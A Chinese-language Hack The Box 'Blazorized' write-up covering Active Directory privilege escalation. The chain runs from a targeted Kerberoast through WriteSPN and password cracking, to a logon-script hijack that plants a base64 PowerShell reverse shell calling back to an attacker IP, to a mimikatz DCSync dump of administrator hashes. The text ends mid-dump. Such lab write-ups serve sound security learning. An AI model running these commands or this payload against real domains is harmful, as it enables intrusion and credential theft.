查看分析过程、攻击步骤与完整代码
#### 简述
本文是Hard难度的HTB Blazorized机器的域渗透部分,其中WriteSPN Kerberoasting + DC session pirvesc + DCSync hash dump + Bloodhound-CE等域渗透提权细节是此box的特色,主要参考[0xdf's blog Blazorized walkthrough](https://0xdf.gitlab.io/2024/11/09/htb-blazorized.html)记录这篇博客加深记忆和理解,及供后续做深入研究查阅,备忘。
- 
#### 域渗透部分
#### bloodhound分析
#### 安装配置bloodhound
使用的是较新的Bloodhound-CE,它作为Docker容器运行得非常好。在docker compose中使用curl命令设置它:
``` bash
curl -L https://ghst.ly/getbhce | BLOODHOUND_PORT=8888 docker compose -f - up
```
这是[文档](https://support.bloodhoundenterprise.io/hc/en-us/articles/17468450058267-Install-BloodHound-Community-Edition-with-Docker-Compose)中相同的命令,只是添加了BLOODHOUND_PORT=8888,因为默认情况下它想在8080上运行web服务器,已经有Burp侦听。
在输出大约50行之后,它会打印出一个随机的临时密码:
- 
访问localhost:8888,它将显示一个Bloodhound登录屏幕。以用户名admin和给定的密码登录,并在提示时更新。
在下一个窗口中,它显示这个数据库中没有数据(这是预期的,因为还没有收集任何数据):
- 
右上方的齿轮图标提供了一个菜单,其中包括"Download Collectors":
- 
该页面有SharpHound二进制文件可供下载,下载、解压缩并使用Python web服务器托管SharpHound.exe。
#### Collection
只有一个shell,box没有creds,需要用Blazorized上运行的东西来收集bloodhound的数据。已经从上面得到了SharpHound.exe,把它上传到Blazorized并运行:
``` bash
PS C:\programdata> wget http://10.10.14.6/SharpHound.exe -outfile SharpHound.exe
PS C:\programdata> .\SharpHound.exe -c all
2024-11-01T06:09:19.7721017-05:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-11-01T06:09:20.0220952-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-11-01T06:09:20.0689718-05:00|INFORMATION|Initializing SharpHound at 6:09 AM on 11/1/2024
2024-11-01T06:09:20.1158490-05:00|INFORMATION|Resolved current domain to blazorized.htb
2024-11-01T06:09:20.2564704-05:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-11-01T06:09:20.3970940-05:00|INFORMATION|Beginning LDAP search for blazorized.htb
2024-11-01T06:09:20.5064724-05:00|INFORMATION|Beginning LDAP search for blazorized.htb Configuration NC
2024-11-01T06:09:20.5377221-05:00|INFORMATION|Producer has finished, closing LDAP channel
2024-11-01T06:09:20.5377221-05:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-11-01T06:09:20.5845970-05:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for BLAZORIZED.HTB
2024-11-01T06:09:20.5845970-05:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for BLAZORIZED.HTB
2024-11-01T06:09:20.9283450-05:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for BLAZORIZED.HTB
2024-11-01T06:09:21.4908447-05:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2024-11-01T06:09:21.5220984-05:00|INFORMATION|Output channel closed, waiting for output task to complete
2024-11-01T06:09:21.6627215-05:00|INFORMATION|Status: 313 objects finished (+313 313)/s -- Using 37 MB RAM
2024-11-01T06:09:21.6627215-05:00|INFORMATION|Enumeration finished in 00:00:01.2861155
2024-11-01T06:09:21.7877405-05:00|INFORMATION|Saving cache with stats: 20 ID to type mappings.
2 name to SID mappings.
1 machine sid mappings.
4 sid to domain mappings.
0 global catalog mappings.
2024-11-01T06:09:21.8346081-05:00|INFORMATION|SharpHound Enumeration Completed at 6:09 AM on 11/1/2024! Happy Graphing!
```
在主机上启动smbserver.py,创建一个名为share的共享:
``` bash
fdluci@hacky$ smbserver.py share . -smb2support -username fdluci -password fdluci
Impacket v0.13.0.dev0+20241024.90011.835e1755 - Copyright Fortra, LLC and its affiliated companies
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```
从Blazorized连接到共享并拷贝zip文件:
``` bash
PS C:\programdata> net use \\10.10.14.6 /u:fdluci fdluci
The command completed successfully.
PS C:\programdata> copy *.zip \\10.10.14.6\share\
```
#### 加载数据
回到Bloodhound网页,在齿轮图标下,点击"Administration"进入"File Ingest"页面。点击"Upload File(s)",把存档文件给它。
- 
#### 分析
点击"Explore"进入Bloodhound窗口。首先找到拥有的用户nu_1055,并将它们标记为已拥有。首先看到的是"Outbound Object Control":
- 
点击它将RSA_4810添加到界面中:
- 
nu_1055已经通过RSA_4810用户WriteSPN。
#### Targeted Kerberoast
#### 背景
服务主体名称(Service Principal Name,SPN)是一个唯一标识符,它将服务实例与Kerberos中的服务帐户关联起来。
Kerberoasting是一种攻击,通过身份验证的用户通过服务的SPN请求服务票证,返回的票证使用与该服务关联的用户的密码进行加密。如果该密码很弱,则可以通过离线暴力破解破解。
为了执行有针对性的kerberoast,为RSA_4810帐户分配一个SPN。然后可以申请一张ticket作为假服务,并获得一张用RSA_4810的密码加密的票来破解。

当点击WriteSPN时,在Bloodhound右侧面板的"Windows Abuse"部分给出了从Windows执行此攻击的完整过程:
- 
#### Exploit
需要[PowerView](https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1)来运行上面的命令。把它下载到主机上,用Python作为服务器,然后上传到Blazorized。接下来导入它:
``` bash
wget http://10.10.14.87:88/PowerView.ps1 -outfile PowerView.ps1
PS C:\programdata> . .\PowerView.ps1
```
现在设置用户的SPN:
``` bash
PS C:\programdata> Set-DomainObject -Identity RSA_4810 -Set @{serviceprincipalname='nonexistent/BLAHBLAH'}
```
然后得到一张ticket,输出hash:
``` bash
PS C:\programdata> Get-DomainUSer RSA_4810 | Get-DomainSPNTicket | Select-Object -ExpandProperty Hash
$krb5tgs$23$*RSA_4810$blazorized.htb$nonexistent/BLAHBLAH*$74DDA53EA6707B9D1A1B09E1E7E3FA45$A2ED548F18ADB62F2BB5F84885D720890B824FFE7E170F8062BE3F5B0BFEE45C4E12F783DDE1F421F89DBC13A60434BC19954F77B298F7FE96D5B9AEEFFBEF7909D62073D17B07E89CE15F18ABCB4E720EF273B4E3029BFEA44EC7C166A5141B0FF2CAE155E1A1EF2BCE9B5EC1B1F8EC7F3D96054AF4AB214D3F81BB5A2B4F739BFF55BE8FEB032BE670A58B9876C665B42DA73F7162945C6AEBB95182AE8E717BA9365A838FD0139B217A5929742DA31E0273CDD1F6EBC1BE882B37F69301C9643D05AB704BB5EB066B88DB9AA9F15CE530481BCA0C1E8CF709F1FE53075D92099076C53F1A42A0749F181F765FDC891AAF8DBE8AED78728926EB1B6BE9B270CF9A0E57B68AAA267317267A2E06CE11B3A827808CD8E859B1A1238FA8473719ECE839885CE945E5CDABB062C25D99E568C3C0464C0D0970B091EB8D82B4B7C32AEFABFF5B89FE942A593C05081B9661B991E3B985C73455CBAA3767A80AB8313BB9EACD99CA2E7DCB99107E6A802A46B4EA84974760CBA838B23B37F0D5DC32618D2350AC283D01EBD1FC5D3DB73BB096284F2DA4FCA239FC3F5A5BAA71DF73F8080089BB7D5A9D74DBDCD74756EFCAA5B2977A39B7075F5CC76F211CA3F8E6297F74E6FD1E33A10A6F2CAF4DDA9504946773FD8E6DE3F8AA2569BAE8CD86A6BE80A910645D0AD7269E47F0443767EF10C703E4BBF0D5DE6609B126696D43A5A9C971547D534B0777635197E65651F6792A6FEA872B813FF69F368B61DE625FE79825CCA25EAD4034C1E3CFCA9C25D4D65F6D84C0B4323FDB1076041FCAD00C5FF6F605054457376CB478A602F266D55D97604E5CE1EDBE70813E5B824A1E36905DA803B3F03DE814D08E50D85CF34E328DD4EE4CA74755B4571BA234A6DBFB88D6172E357E4C87AF1F50AAB44B16B8B64C88661FEEBA179C8EBA496C4984BD01E08CCD3276AF8E58F1C45173F882E20BB16951D8CF874CAD325ACEC82C82A761DC4CE63E90108EF924C501E373B41F2859F554CFE7FFE84C8EF45FC466F57A65D66016A2F602AF630D74FE3E7128B010ECA1181266C4DE8E753D5356E6E04D058AE2CDD1D6F68C3C81EF2F87EC016039397ADFDC7E820638BFDDB80FE93C2FCC3680DF0A7C05AF0526F0F6AAA18DAC6473F7710408E8D024CEB9980FC4A1033D6BFFDCEA4A7935C0AC7FF2BFC42707AF7364A84B96405081E2EAA808B85BC04C2C46468722F14ED5A90CA6A0163CA48E088418FD21C26608237976D1B93EC1FD78A1AA06FE07E272E46BB1F05C0D4EF46EE962EABF8FC40DA75FEAEBC1D40C87EED6D9CBFF593EA5CAC2B4104199F3B5D984510F49C80BF3A44E685E23C0718295A4C626DAF4EC987DF587BFCD9A7235036E178CDAF6E812CA62EC6E4D20F40196637EA8074E3A6733369C010B6878B52E87D49014EB7A0B8AE02B464FD7841B2D16F5009930C38EEB93772171CC2036C42781CE1AAEE025F4D8249753A44EFF0C689BE501D4D7D6E3850C5E5A0CD555824F31B5428D7A55D94FF8609143C5B8D32C3151FFDDC8368A7AC7D2E5DABBB15574726DA53EA085BBEF8DC8EBC836C27A94EB938378D7928B9E9AC2C35663A931775B24D0ADD08C1E76A722D0DF081575BE4552E90337D0B0830654579BDDA6FDAD3224BF2BC1A8FABDADB8A9E4CCE353448F8382D10FCC33E0B79156E85AF1A637E48018D805D4A4729BA666DBA43DD62FAC1623A0BA712F58BB9946171A4957B48DE631272CB502E4D679AD21D3EFD229171971EA31
```
#### 破解hash
``` bash
hashcat.exe rsa_4810.hash rockyou.txt
```
得到密码: (Ni7856Do9854Ki05Ng0005 #)
#### shell
#### 验证密码
``` bash
root@kali:~/hackthebox/machine/blazorized # netexec smb blazorized.htb -u rsa_4810 -p '(Ni7856Do9854Ki05Ng0005 #)'
SMB 10.10.11.22 445 DC1 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC1) (domain:blazorized.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.22 445 DC1 [+] blazorized.htb\rsa_4810:(Ni7856Do9854Ki05Ng0005 #)
root@kali:~/hackthebox/machine/blazorized # netexec winrm blazorized.htb -u rsa_4810 -p '(Ni7856Do9854Ki05Ng0005 #)'
WINRM 10.10.11.22 5985 DC1 [*] Windows 10 / Server 2019 Build 17763 (name:DC1) (domain:blazorized.htb)
WINRM 10.10.11.22 5985 DC1 [+] blazorized.htb\rsa_4810:(Ni7856Do9854Ki05Ng0005 #) (Pwn3d!)
```
可以看到rsa_4810在"Remote Management Users"组中。
``` bash
PS C:\programdata> net user rsa_4810
User name RSA_4810
Full Name RSA_4810
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set 2/25/2024 11:55:59 AM
Password expires Never
Password changeable 2/26/2024 11:55:59 AM
Password required Yes
User may change password No
Workstations allowed All
Logon script
User profile
Home directory
Last logon 2/2/2024 11:44:30 AM
Logon hours allowed All
Local Group Memberships *Remote Management Use
Global Group memberships *Domain Users *Remote_Support_Admini
The command completed successfully.
```
#### Evil-WinRM
``` bash
kali :: hackthebox/machine/blazorized » evil-winrm -i blazorized.htb -u rsa_4810 -p '(Ni7856Do9854Ki05Ng0005 #)'
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> whoami
blazorized\rsa_4810
```
#### Shell as SSA_6010
#### Groups
rsa_4810是唯一组Remote_Support_Administrators的成员。
``` bash
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> whoami /groups
GROUP INFORMATION
-----------------
Group Name Type SID Attributes
=========================================== ================ ============================================= ==================================================
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
BLAZORIZED\Remote_Support_Administrators Group S-1-5-21-2039403211-964143010-2924010611-1115 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448
```
#### 可写目录
Sysinternals中的[accesschk](https://learn.microsoft.com/en-us/sysinternals/downloads/accesschk)是检查可写目录的好方法。检查C:\Windows中的任何一个,它找到了一堆:
``` bash
*Evil-WinRM* PS C:\programdata> .\accesschk64 /accepteula -uwds blazorized\rsa_4810 C:\Windows
Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
RW C:\Windows\Tasks
RW C:\Windows\tracing
RW C:\Windows\Registration\CRMLog
W C:\Windows\System32\Tasks
RW C:\Windows\System32\spool\drivers\color
RW C:\Windows\SYSVOL\domain\scripts\A32FF3AEAA23\113EB3B0B2D3\0EEB3FED3C10\AEE0FC3CA30F
RW C:\Windows\SYSVOL\domain\scripts\A32FF3AEAA23\113EB3B0B2D3\0EEB3FED3C10\BA3A12ADA1BB
RW C:\Windows\SYSVOL\domain\scripts\A32FF3AEAA23\113EB3B0B2D3\0EEB3FED3C10\BBD0B0FAFDAF
RW C:\Windows\SYSVOL\domain\scripts\A32FF3AEAA23\113EB3B0B2D3\0EEB3FED3C10\BEC23D3B2F2A
RW C:\Windows\SYSVOL\domain\scripts\A32FF3AEAA23\113EB3B0B2D3\0EEB3FED3C10\C10CDDE211FE
RW C:\Windows\SYSVOL\domain\scripts\A32FF3AEAA23\113EB3B0B2D3\0EEB3FED3C10\C2FE12102303
RW C:\Windows\SYSVOL\domain\scripts\A32FF3AEAA23\113EB3B0B2D3\0EEB3FED3C10\DE3FC3AD20F0
RW C:\Windows\SYSVOL\domain\scripts\A32FF3AEAA23\113EB3B0B2D3\0EEB3FED3C10\EA1EBECD3ADA
...[snip]...
```
有大量的输出,但重要的是rsa_4810似乎完全控制了这两个目录:
``` bash
*Evil-WinRM* PS C:\> icacls \Windows\SYSVOL\domain\scripts\A32FF3AEAA23
\Windows\SYSVOL\domain\scripts\A32FF3AEAA23 BLAZORIZED\RSA_4810:(OI)(CI)(F)
BLAZORIZED\Administrator:(OI)(CI)(F)
BUILTIN\Administrators:(I)(F)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(RX)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Server Operators:(I)(OI)(CI)(RX)
Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\> icacls \Windows\SYSVOL\sysvol\blazorized.htb\scripts\A32FF3AEAA23
\Windows\SYSVOL\sysvol\blazorized.htb\scripts\A32FF3AEAA23 BLAZORIZED\RSA_4810:(OI)(CI)(F)
BLAZORIZED\Administrator:(OI)(CI)(F)
BUILTIN\Administrators:(I)(F)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(RX)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Server Operators:(I)(OI)(CI)(RX)
Successfully processed 1 files; Failed processing 0 files
```
这些目录通常用于存储应用于域中的用户和计算机的登录、注销、启动和关闭脚本。
#### Users

剩下的拥有主目录的用户只有ssa_6010和administrator。更仔细地看,看到Bloodhound报告ssa_6010在DC1上有一个会话:
- 
最后一次登录时间也是今天,在bloodhound的几分钟内:
``` bash
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> [DateTime]::FromFileTime((Get-ADUser SSA_6010 -properties LastLogon).LastLogon)
Saturday, November 9, 2024 1:08:17 PM
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> date
Saturday, November 9, 2024 1:08:48 PM
```
ssa_6010似乎每分钟都会登录一次。
#### Logon Script
SSA_6010用户在其活动目录配置信息中没有设置任何登录脚本:
``` bash
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> Get-ADUser SSA_6010 -properties ScriptPath
DistinguishedName : CN=SSA_6010,CN=Users,DC=blazorized,DC=htb
Enabled : True
GivenName :
Name : SSA_6010
ObjectClass : user
ObjectGUID : 8bf3166b-e716-4f91-946c-174e1fb433ed
SamAccountName : SSA_6010
ScriptPath :
SID : S-1-5-21-2039403211-964143010-2924010611-1124
Surname :
UserPrincipalName : SSA_6010@blazorized.htb
```
然而,RSA_4810能够设置一个:
``` bash
Evil-WinRM* PS C:\Users\RSA_4810\Documents> Get-ADUser SSA_6010 | Set-ADUser -ScriptPath fdluci
*Evil-WinRM* PS C:\Users\RSA_4810\Documents> Get-ADUser SSA_6010 -properties ScriptPath
DistinguishedName : CN=SSA_6010,CN=Users,DC=blazorized,DC=htb
Enabled : True
GivenName :
Name : SSA_6010
ObjectClass : user
ObjectGUID : 8bf3166b-e716-4f91-946c-174e1fb433ed
SamAccountName : SSA_6010
ScriptPath : fdluci
SID : S-1-5-21-2039403211-964143010-2924010611-1124
Surname :
UserPrincipalName : SSA_6010@blazorized.htb
```
在枚举时查找此内容的另一种方法是使用[PowerView.ps1](https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1)中的Find-InterestingDomainAcl命令。如果运行它并过滤来自RSA_4810的,看到这个用户对SSA_6010的Script-Path有WriteProperty访问权限:
``` bash
*Evil-WinRM* PS C:\programdata> Find-InterestingDomainAcl -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RSA_4810"}
ObjectDN : CN=SSA_6010,CN=Users,DC=blazorized,DC=htb
AceQualifier : AccessAllowed
ActiveDirectoryRights : WriteProperty
ObjectAceType : Script-Path
AceFlags : None
AceType : AccessAllowedObject
InheritanceFlags : None
SecurityIdentifier : S-1-5-21-2039403211-964143010-2924010611-1107
IdentityReferenceName : RSA_4810
IdentityReferenceDomain : blazorized.htb
IdentityReferenceDN : CN=RSA_4810,CN=Users,DC=blazorized,DC=htb
IdentityReferenceClass : user
```
#### Execution
#### Strategy
登录脚本是相对于上面的脚本目录指定的。把该路径设置为A32FF3AEAA23\fdluci.bat,然后将该脚本作为reverse shell写入到位。当SSA_6010登录时,它将执行,获得一个shell。
#### Payload
从revshells.com上抓取一个PowerShell #3(Base64)reverse shell,并使用Out-File将其写入.bat文件:
``` bash
*Evil-WinRM* PS C:\windows\SYSVOL\sysvol\blazorized.htb\scripts\A32FF3AEAA23> echo "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AOAA3ACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=" | Out-File -FilePath fdluci.bat -Encoding ASCII
```
有一个清理脚本可以删除这些文件,所以需要快速移动。
#### Exploit
设置SSA_6010的ScriptPath:
``` bash
*Evil-WinRM* PS C:\> Get-ADUser SSA_6010 | Set-ADUser -ScriptPath 'A32FF3AEAA23\fdluci.bat'
```
很快返回了一个shell
``` bash
root@kali:~/hackthebox/machine/blazorized # rlwrap -cAr nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.87] from (UNKNOWN) [10.10.11.22] 64598
PS C:\Windows\system32> whoami
blazorized\ssa_6010
```
#### Shell as administrator
#### Enumeration

SSA_6010是Super_Support_Administrators组的成员,该组在域上具有重要的权限:
- 
#### Hash Dump
使用DCSync权限,SSA_6010可以dump域的所有hash。在此之前,已经通过主机的secrets-dump(最近一次是在[Mist](https://0xdf.gitlab.io/2024/10/26/htb-mist.html#secretsdump)上)多次展示了这一点。但在这个例子中,没有想要dump的用户的creds。用[MimiKatz](https://github.com/gentilkiwi/mimikatz)。
把它上传到\programdata(使用Evil-WinRM shell,但Python web也可以)。当以.\mimikatz.exe运行时,它是一个交互式工具,在这个reverse shell中,它只会挂起和/或失败。但是可以在命令行以mimikatz.exe "[command]" "[command]" exit格式传递命令。
需要的mimikatz命令是:lsadump::dcsync /user:administrator:
``` bash
PS C:\programdata> .\mimikatz "lsadump::dcsync /user:administrator" exit
.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(commandline) # lsadump::dcsync /user:administrator
[DC] 'blazorized.htb' will be the domain
[DC] 'DC1.blazorized.htb' will be the DC server
[DC] 'administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN : Administrator
** SAM ACCOUNT **
SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 2/25/2024 11:54:43 AM
Object Security ID : S-1-5-21-2039403211-964143010-2924010611-500
Object Relative ID : 500
Credentials:
Hash NTLM: f55ed1465179ba374ec1cad05b34a5f3
ntlm- 0: f55ed1465179ba374ec1cad05b34a5f3
ntlm- 1: eecc741ecf81836dcd6128f5c93313f2
ntlm- 2: c543bf260df887c25dd5fbacff7dcfb3
ntlm- 3: c6e7b0a59bf74718bce79c23708a24ff
ntlm- 4: fe57c7727f7c2549dd886159dff0d88a
ntlm- 5: b471c416c10615448c82a2cbb731efcb
ntlm- 6: b471c416c10615448c82a2cbb731efcb
ntlm- 7: aec132eaeee536a173e40572e8aad961
ntlm- 8: f83afb01d9b44ab9842d9c70d8d2440a
ntlm- 9: bdaffbfe64f1fc646a3353be1c2c3c99
lm - 0: ad37753b9f78b6b98ec3bb65e5995c73
lm - 1: c449777ea9b0cd7e6b96dd8c780c98f0
lm - 2: ebbe34c80ab8762fa51e04bc1cd0e426
lm - 3: 471ac07583666ccff8700529021e4c9f
lm - 4: ab4d5d93532cf6ad37a3f0247db1162f
lm - 5: ece3bdafb6211176312c1db3d723ede8
lm - 6: 1ccc6a1cd3c3e26da901a8946e79a3a5
lm - 7: 8b3c1950099a9d59693858c00f43edaf
lm - 8: a14ac624559928405ef99077ecb497ba
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 36ff197ab8f852956e4dcbbe85e38e17
* Primary:Kerberos-Newer-Keys *
Default Salt : BLAZORIZED.HTBAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 29e501350722983735f9f22ab55139442ac5298c3bf1755061f72ef5f1391e5c
aes128_hmac (4096) : df4dbea7fcf2ef56722a6741439a9f81
des_cbc_md5 (4096) : 310e2a0438583dce
OldCredentials
aes256_hmac (4096) : eeb59c1fa73f43372f40f4b0c9261f30ce68e6cf0009560f7744d8871058af2c
aes128_hmac (4096) : db4d9e0e5cd7022242f3e03642c135a6
des_cbc_md5 (4096) : 1c67ef730261a198
OlderCredentials
aes256_hmac (4096) : bb7fcd1148a3863c9122784becf13ff7b412af7d734162ed3cb050375b1a332c
aes128_hmac (4096) : 2d9925ef94916523b24e43d1cb8396ee
des_cbc_md5 (4096) : 9b01158c8923ce68
* Primary:Kerberos *
Default Salt : BLAZORIZED.HTBAdministrator
Credentials
des_cbc_md5 : 310e2a0438583dce
OldCredentials
des_cbc_md5 : 1c67ef730261a198
* Packages *
NTLM-Strong-NTOWF
* Primary:WDigest *
01 7e35fe37aac9f26cecc30390171b6dcf
02 a8710c4caaab28c0f2260e7c7bd3b262
03 81eae4cf7d9dadff2073fbf2d5c60539
04 7e35fe37aac9f26cecc30390171b6dcf
05 9bc0a87fd20d42df13180a506db93bb8
06 26d42d164b0b82e89cf335e8e489bbaa
07 d67d01da1b2beed8718bb6785a7a4d16
08 7f54f57e971bcb257fc44a3cd88bc0e3
